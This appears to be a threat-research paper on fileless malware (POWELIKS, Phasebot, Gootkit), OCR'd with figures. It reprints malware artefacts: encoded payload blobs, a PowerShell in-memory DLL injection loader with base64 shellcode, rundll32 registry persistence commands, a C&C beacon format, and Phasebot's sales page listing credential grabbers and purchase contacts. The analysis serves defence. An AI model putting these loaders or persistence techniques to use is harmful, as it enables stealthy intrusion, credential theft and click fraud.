VWFFBL0lwUmZTTFJmeUxYZlFEMklwRUJkQTZSQjNRZFFuL1JmeURmZndOY3VXRGZmd05kUU9KZGVDSlRmU05UYkF6d0NsTjlJdE45SXBjQmJBRHlEcGN
EYkIxQmtDRCtBOXk2NFA0RDNVRGlYWHcvMFg0aTBYNE9PWGtjb1dOUmNCUVV2OVY4SXQxQ0l1ZVFCRUFBSUhHQkJFQUFHcEFhQUFBd0FBQUQzdjl6VUd
zZERERkFBTDA0a0VBQVZaamL1RhZzR6MGxuMzhZdjZSM1FaVmYvVE05SnFHVm4zOFl0RUpCU0F3bUdJRkFaR08vZHk1NHRFSkJSZnhnUUdBRjVkVzhJ
zZERERkFBTDA0a0VBQVZmL1RhZzR6MGxuMzhZdjZTM1FaVmYvVE05SnFHVm4zOFl0RUpCU0F3bUdJRkFaR08vZHk1NHRFSkJSZnhnUUdBRjVkVzhJRUF
```

Figure 5: JavaScript code.



```
 function gd
 {
   Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[
[Void]);
   $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
"ReflectedDelegate")),[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule",
$false).DefineType("MyDelegateType","Class,Public,Sealed,AnsiClass,AutoClass",[System.MulticastDelegate]);
   $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,
$Parameters).SetImplementationFlags("Runtime,Managed");
   $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).
.SetImplementationFlags("Runtime,Managed");
   return $TypeBuilder.CreateType();
 }
 function ga
 {
   Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String]
$Procedure);
   $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object
   {
     $_.GlobalAssemblyCache -And $_.Location.Split("\\")[-1].Equals("System.dll")
   };
   $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
   return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod(
"GetModuleHandle").Invoke($null,@($Module)))),$Procedure));
 }
 [Byte[]] $p=[Convert]::FromBase64String("VYvsg+xoamtYamVmiUWYWGpyZolFmlhqbmaJRZxYamVmiUWeWGpsZolFoFhqM2aJRaJYajJmiU
WkWGouZolFplhqZGaJRahYamxmiUWqWGaJRaxmiUWuZKEwAAAAx0XAVmlydMdFxHVhbEHHRchsbG9jxkXMAItADFODwAxWx0XQTG9hZMdF1ExpYnLHRd
hhcnlBxkXcAMdFsEdldFDHRbRyb2NBx0W4ZGRyZWbHRbxzc8ZFvgCLyFeLCWaDeSwYdSWLcTCNVZgz/yvyjRR+ilQVmDJUfZj2wkF1BkeD/wxy6oP
/DHQ5O8h1zotVCItCPItEEHiDZfgAA8KLeCCLcByLWCSLQBgD8gPaA/qJdeiJXeyJReSFwA+EggAAAOsLi1EY68mLXeyLdeiLRfiLDIcPtwRDizSGg2X
8AAPKiU30jUXQA/IpRfSLRfyLXfQD2IpEBdA6RB3QdQn/RfyDffwNcuWDffwNdQOJdeCJTfSNTbAzwClN9ItN9IpcBbADyDpcDbB1BkCD
+A9y64P4D3UDiXXw/0X4i0X4O0XkcoWNRcBQUv9V8It1CIueQBEAAIHGBBEAAGpAaAAAwAAAD3v9zUGoA/9CJRfiFwA+EFgEAAItLVIN19ACL
+POkD7dLFI1UGSAzyWY7SwZzM4tKCIsyO852AovOhcl0FYt9CItyDIHHBBEAAAP3i3oEA/jzpA+3Swb
/RfSDwig5TfRyzYtwPAPwi46AAAAAg3wBDAB0SY18AQyLDwPIUf9V4I1F5IXAdCuLXwQDXfjrHosDhcB5BQ+3wOsHi034jUQIAlD/deT
/VfCJA4PDBIM7AHXdi0X4g8cUgz8AdbuLjqQAAACJTeCLjqAAAACL2CteNAPIg2X0AOs2i1XgOVX0czWNVvjR6nQijXkIiVXwD7cXZoXSdAyB4v8PAAA
D0AMRARqDxwL/TfB15AF19APOi3EEhfZ1w4tIPItMCChqAGoB/3UIA8j/0esCM8BfXlvJwhAAU1VWM/ZXOTU4kEAAdQv
/FWgwQACjOJBAAIsdDDFAAL04kEAAVf/Tag4z0ln38Yv6R3QZVf/TM9JqGVn38YtEJBSAwmGIFAZGO/dy54tEJBRfxgQGAF5dW8IEAFWL7LgAEAAAA6Ng
JAABTVos1BDFAAFcz2/91EP91CP8VuDBAAIv4hf90SotFEI1IAYoQQITSdfkrwQPHaAAQAABQjYUA8P//UP/Wi0UIK8cDRQxQ/3UUV//W/3UMjYUA8P/
/UP91CP8VADFAADPbg8QkQ+ukX16Lw1vJwhAAVYvsgexMBAAAVlcz/1dXvgQBAABWjYW0+///UP91CFf/FTgxQACFwA
+IqQAAAGo4jUXIV1DHRcQ8AAAA6CEJAACDxAyNhbz9//9QVv8VPDBAAP91CP8VsDBAAFCNhbz9//9Q/xW0MEAAV42FvP3//1CNhbT7//9Q
/xVAMEAAhcB0VY2FvP3//4lF1I1FxFDHRchAAAAAx0XYRDNAAP8VpDBAAIXAdBhowCcJAP91/P8VRDBAAP91/P8ViDBAAEeLNYQwQACNhbT7//9Q
/9aNhbz9//9Q/9aLx19eycIEAFWL7IPk+IHsxAsAAFNWV7nfAQAAvmgzQACNvCRQBAAA86Uz21OJXCQkpP8VLDFAAOhH9//
```


Figure 6: PowerShell script.

However, users can view one of the two registry entries added – the one that contains an encoded script (Figure 4).

The script is encoded using Script Encoder [9]. After performing several decoding steps, a .DLL file that contains the malicious code and payload is revealed.


The JavaScript code first checks whether *Windows* PowerShell is installed on the system. If it isn't, it downloads and installs this command-line shell and scripting environment. Further decoding reveals a base64-encoded PowerShell script (Figures 5 and 6).

The PowerShell script contains a base64-encoded shellcode in variable $p. When decoded, it contains code that directly injects a Dynamic Link Library (DLL) into the system's memory (see Figures 7–9).




```
Hiew: Hex_view_file.bin
 Hex view file.bin          ↓FRO --------          00000000|Hiew 7.20 (c)SEN
 ...
14:8;178.89.159.34,178.89.159.35;1
 ...
                                        MZ@
        Win32 .DLL.
   PE
 ...
              .MPRESS1                       .MPRESS2
 ...
          2.19+#Q          SVW3
 ...
1      2      3      4ReLoad 5      6      7Direct 8Table 9      10Leave 11      12
```

Figure 7: Decoded shellcode from variable $p.




```
Dllhost: Entire Memory
 Offset
00090EC0  ................................................................
00090F00  ................................................................
00090F40  ................................................................
00090F80  ................................................................
00090FC0  ................................................................
00091000  .;..060414;8;178.89.159.34,178.89.159.35;1.....................
00091040  ................................................................
00091080  ................................................................
000910C0  ................................................................
00091100  ....MZ@.........ÿÿ..,..................º..´.Í!¸.LÍ!Win32 .DLL...$
00091140  @...PE..L...Ã97S........à..#.........▌2.....\Å2......0..........
00091180  ...................Ð2.....OK.....................................
000911C0  .....Å2.\.........................................................
00091200  ...........................ÜÅ2.P...........................MPR
00091240  ESS1.°2......"...............▌..à..à.MPRESS2.....Å2......$......
00091280  .......à..à.......................................................
000912C0  ................................................................v
00091300  2.19+#Q ..U.▌i¸....è.`...SVW3.Û▌ñj.Vÿ..°0..▌ø▌ÿ.t.Æ..▌▌ü.îÿÿP.àÏ
00091340  .h.h3..D▌O.▌.Ä.▌ø.u73.öÿ4õ.@..▌Fô_.¨.▌Åt..F▌þ.râëC.▌ôOQOÁ.2.00³=
00091380  Ôx.P.ã_çøåµ8¾.´<▌..È▌ ...`uÕX▌ßO......ÿ.D▌0.K3öVhLþ.D.ÿ.@6`e¥&.`
000913C0  ¥.▌ö.õq....Ã3.2øÿO..0e▌F...ñ▌T£.h8.põ_.▌ã.W▌Øÿ.t▌.°ã¾E▌aeg@4$ ö´
00091400  µ▌¾..|▌½.0.ü.à▌,L.0.▌..▌i.SUVW▌ =.HA▌¥f`F▌HDÅ▌¥..Ç ..@Ô.0cßK-...±
00091440  Û..hÕH.@B.e▌ö.õ..`eeU5õ▌.P.▌W▌▌.▌. ....▌.#.j@.L▌.õOGBBq\@R..@.ÿ.
00091480  #.1Y.x#h$A.¼Û.VHA.þà..Æ..õ.@▌HGB!...ÿ..2▌£.u..h▌¯.ÿ.H .▌....õ.@ÿ
000914C0  58Ä..6Å▌Æ..j.DV. ÿ..üõ_ãno0▌O.¢▌}Ì¸.Â.J$..a5.b▌▌.`ò▌5.$.iö.▌.QÁ▌
00091500  2Ó.H$F▌Ç .....;ðrß▌ø r..▌Èÿ_^Å.▌.Æë÷..▌itj.kXjef▌E▌.Xjr.à▌¥æ.Ê.▌(
00091540  #▌¥ÆÆ..▌Xj3.`▌¥&$Å.▌Xj.. Y▌¥FÆ.▌Dãy#.R.j.¢d¦0Y..ÇE´VirtÇ.E¸ualÀÇ
00091580  E.¾llocÆEÀ▌0@]▌▌..ØT.hrefÇEÜa.dÆEÞ.▌@..S▌À.VÇEÄ.LoadÇEÈL.ibrÇEÌa
000915C0  r.yÆEÐp@z.PF.u\▌*÷F4&.¬dd~.;.0g\$.°▌|.°▌`6▌ÇIQ.P².OXÅ8.õ¿"ßHáS
00091600  H.PÁ(CÕÇh⁄..Tgp4øÏ .¤▌.t9;ÈuÎ.▌u.▌F‹▌D.0x▌eø..Æ.▌x ▌P.▌X.$▌@..Ö.
00091640  Þ..þ▌Ui▌]è.▌Eä▌Å.▌▌▌±.ë.▌q.ëÉ.▌Ui▌]è▌E.ø▌.▌.·.C.▌.▌▌eü...Î▌Mô▌EA
00091680  ..Ö)Eô▌Eü▌.]ô.Ø▌D.Ä.:D.Äu.ÿE.ü▌}ü.rå.AP7▌X.Î.M¤.3À)Mô▌Mô.▌\.¤.È:
000916C0  \..¤u.@▌ø.2rë.à.õÿÒP.▌¿SD.WØX.@.eõ_.¿▌▌ÑXD-1▌.▌@Å."▌ÆÑ.j@hu....Þ
```

Figure 8: Shellcode in the system's memory.




Time	PID	Process Path	Operation	Info
03:25:00:328	936	C:_virus\a.exe	new process	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document
03:25:02:078	1624	C:\WINDOWS\system32\cmd.exe	process exit	
03:25:02:797	608	C:\WINDOWS\system32\rundll32.exe	new process	"C:\WINDOWS\system32\windowspowershell\v1.0\powershell.exe"
03:25:07:672	352	C:\WINDOWS\$968930Uinstall_KB968930$\PSCustomSetupUtil.exe	process exit	
03:25:15:125	1472	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe	new process	C:\WINDOWS\system32\dllhost.exe

Figure 9: Process created when the DLL is injected into the system's memory.




```
Offset
01013340  e.....a.....tmp.f...%[^,],%s............%[^(](%[^)]).....64..32..
01013380  type=cmd&version=1.0&aid=%s&builddate=%s&id=%s&os=%s_%s.http://%
010133C0  s/q.s...%[^,],..%[^;];%[^;];%[^;];..powershell.exe..............
```

Figure 10: Format of the gathered information being sent.




```
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Tue, 18 Nov 2014 18:53:12 GMT
Content-Type: text/xml; charset=utf-8
Connection: close
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<records>
  <query><![CDATA[testosterone+for+women]]></query>
  <record>
    <title><![CDATA[eGameNation]]></title>
    <description><![CDATA[Your flash game source. ]]></description>
    <url><![CDATA[Gamenation.com]]></url>
    <bid>0.00041</bid>
    <clickurl><![CDATA[http://88.214.241.85/click?sid=201a117c856b12636030442f301d28f6ec8fe8a3&cid=0]]
></clickurl>
  </record>
  <processTime>1375</processTime>
</records>
<ref>http%3a%2f%2fexpendablesearch.com%2fsearch.php%3fq%3dtestosterone+for+women</ref><id>2</id>
```

Figure 11: Sample URL used for click-fraud activity.



```
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Tue, 18 Nov 2014 18:50:30 GMT
Content-Type: text/xml; charset=utf-8
Connection: close
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<records>
  <query><![CDATA[joint+infection]]></query>
  <record>
    <title><![CDATA[eGameNation]]></title>
    <description><![CDATA[Your flash game source. ]]></description>
    <url><![CDATA[Gamenation.com]]></url>
    <bid>0.00041</bid>
    <clickurl><![CDATA[http://88.214.241.85/click?
sid=8f75f821c687855c53899112090ed27514c749fd&cid=0]]></clickurl>
  </record>
  <processTime>1536</processTime>
</records>
<ref>http%3a%2f%2fexpendablesearch.com%2fsearch.php%3fq%3djoint+infection</ref><id>2</id>
```

Figure 12: Another sample URL used for click-fraud activity.


Registry Editor
File Edit View Favorites Help
Software
AppDataLow
Classes
clsid
{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
Local Settings

Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_CURRENT_USER\Software\Classes\clsid\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}

Figure 13: Empty data when viewed via the Registry Editor.

As for the payload, it accesses a C&C server to report on the infection status with information such as universally unique identifiers (UUIDs), installed malware versions, build dates, OS versions and architecture.


```
type={status: start, install, exist, cmd or low}&v
ersion=1.0&aid={id}&builddate=%s&id={uuid}&os={OS
version}_{OS architecture}
```

Figure 10 shows the format of the gathered information being sent.

POWELIKS's click-fraud routine involves the download of arbitrary files such as configuration data, which includes the URL to click (see Figures 11 and 12).

Meanwhile, a new variant denies users access instead of creating a NULL value to hide malicious registry entries (Figures 13 and 14).

Modifying user permissions [10], however, reveals them, as shown in Figure 15.


Permissions for {AB8902B4-09CA-4bb6-B78D-A8F59079...
Security
Group or user names:
Add...
Remove
Advanced
Learn about access control and permissions
OK
Cancel
Apply


[redacted]

Permissions for [redacted]

	Allow	Deny
Full Control	☐	☐
Read	☐	☐
Special permissions	✓	☐

For special permissions or advanced settings, click Advanced.

Figure 14: Standard file and folder permission settings for users.



Name	Type	Data
(Default)	REG_SZ	rundll32.exe javascript:"\..\mshtml,RunHT
a	REG_SZ	#@~^XHoAAA==n[F+2im'$h,)mDk-+or

Computer\HKEY_CURRENT_USER\Software\Classes\clsid\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\localserver32

Figure 15: Visible entries after modifying the permission settings.




Figure 16: Comparison of POWELIKS infection volume, 3Q and 4Q 2014.


An analysis of how POWELIKS behaves reveals that, during the infection process (from JavaScript to DLL injection), it does not leave files on infected systems' hard drives and creates registry entries to remain persistent. The NULL auto-start key and removal of users' permissions prevents users from manually spotting malicious indicators using the Registry Editor. Remaining hidden makes it difficult for security analysts who are not familiar with fileless infection to perform forensic investigations and resolve the issue.

Figure 16 shows a chart based on *Trend Micro Smart Protection Network* data, which reveals a sudden surge in the number of POWELIKS infections from the third to the fourth quarter of 2014.

3. PHASEBOT AND GOOTKIT: ON THE HEELS OF POWELIKS

The success of POWELIKS can be considered a milestone in the ever-evolving threat landscape. It ushered in a new way to infect systems stealthily and persistently. Since then, others of the same stock have surfaced, including Phasebot and Gootkit [11] or Xswkit.

Analysis suggests that Phasebot is an updated version of Solarbot [12], which has existed since 2013. Phasebot and Solarbot have almost identical features. Unlike Solarbot, Phasebot's most attractive feature for would-be attackers is that it is fileless and very hard to detect. Phasebot currently sells for US$95 (see Figures 17 and 18).


Technicalities Of Phase

Position Independent Code
No Files On Disk
Works on Windows XP to Windows 8
Custom API Loader (Hash)
Custom x86 and x64 Disassembler
Exception Hook Engine
Multiple Stages Of Encryption
Ring 3 Rootkit
No Own Process
No Dependencies
Obscured PE Header
Hook Protection
Process Protection
Registry Protection
RC4 Encrypted Communication
Two Domains

Features Of Phase Botnet


Google Chrome Formgrabber
FireFox Formgrabber
Internet Explorer Formgrabber
Reverse Socks 5 Proxy
Ftp Grabber
Pop 3 Grabber
SPDY Grabber
Slow Post DDOS
Update Bot
Download & Execute
Execute Url (Visible)
Execute Url (Invisible)
External Module Loader
VM Detection (Analyzers)

Phase - A fully stealth fileless bot

Introduction

Phase is a innovative bot that employs a wide range of features with the main feature being stealth. Phase has no dependencies, works on both 32 and 64 systems and can install on a windows system without dropping any files and without having it's own process, making it the ultimate stealth bot on all windows systems ranging from Windows XP without service pack to Windows 8.1 with the latest service pack. Besides these core stealth features, Phase also puts an emphasis on security by encrypting all communication with a random password each time it connects to the panel. Apart from the security and stealth features, Phase also deploys a wide range of usefull features including a formgrabber for Chrome, FireFox and Internet Explorer, an Ftp and Pop3 login grabber, External Module Loader, a custom Length Disassembler Engine for x86 and x64, multiple layers of encryption, Reverse Socks 5 Proxy Network, Custom API loader, Hook Protection, Process Protection, Registry Protection, VM Detection (and report) and many more advanced technical stealth features. All these features are standard and together make Phase one of the most innovative bots currently in the scene. Still not convinced? Check out the screenshots below or chat with us if you have any questions.

Figure 17: Phasebot description (on the Phasebot site).


How to buy

- A. **Phase Bin Setup $95** : This setup will be done in your server (you have to provide Hosting server)
- B. **Phase Bin Setup $200** : Phase is setup in 1 of our Bulletproof servers, ensures high protection and bot long lasting time. (Duration - 6mth , After duration $50/Monthly)
- C. **Phase Builder + Video tutorial $600** : All files and guides to enable you setup phase botnet on your own convenience any time, any day, any amount of bins as wanted is given to you.

Want to test bot to confirm it grabs all browsers and works fine before buy? We can setup a quick test sample for you to test bot and confirm it's working perfectly and grabs all browsers Before payment is made.

For further Questions, Purchase and Supports. Contact - **Yahoo Messenger/Email**: phasebotnet@yahoo.co.uk | **Skype**: phasebotnet

Please I attend to serious buyers only, i will ignore anyone begging for free, or wasting my time. I am online for serious people only.

Figure 18: Instructions for purchasing Phasebot (on the Phasebot site).



Auto-run registry entry runs a JavaScript to read a loader registry entry
Loader registry entry runs a JavaScript to create and execute a PowerShell script
PowerShell script decrypts a binary embedded in the Registry to create a shellcode
Shellcode is injected into *explorer.exe*


Figure 19: Overview of Phasebot infection.

Like POWELIKS, Phasebot also takes advantage of PowerShell to execute a hidden binary in the registry. Figure 19 shows an overview of Phasebot infection.

Phasebot checks whether its target system has PowerShell and the .NET Framework. If present, Phasebot then adds an auto-start registry entry (registry 1), the sole purpose of which is to execute a JavaScript via rundll32.exe in order to read another registry entry that it also added. The loader registry entry (registry 2) runs a script that decodes and executes a base64-encoded PowerShell script. The PowerShell script then decrypts an RC4-encrypted binary embedded in another registry entry (registry 3). The following are the registry entries that Phasebot adds:


- **Registry 1:** Auto-start registry entry

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) =
rundll32.exe javascript:"\..\mshtml,RunHTMLApplicat
ion ";eval((new%20ActiveXObject("WScript.Shell")).
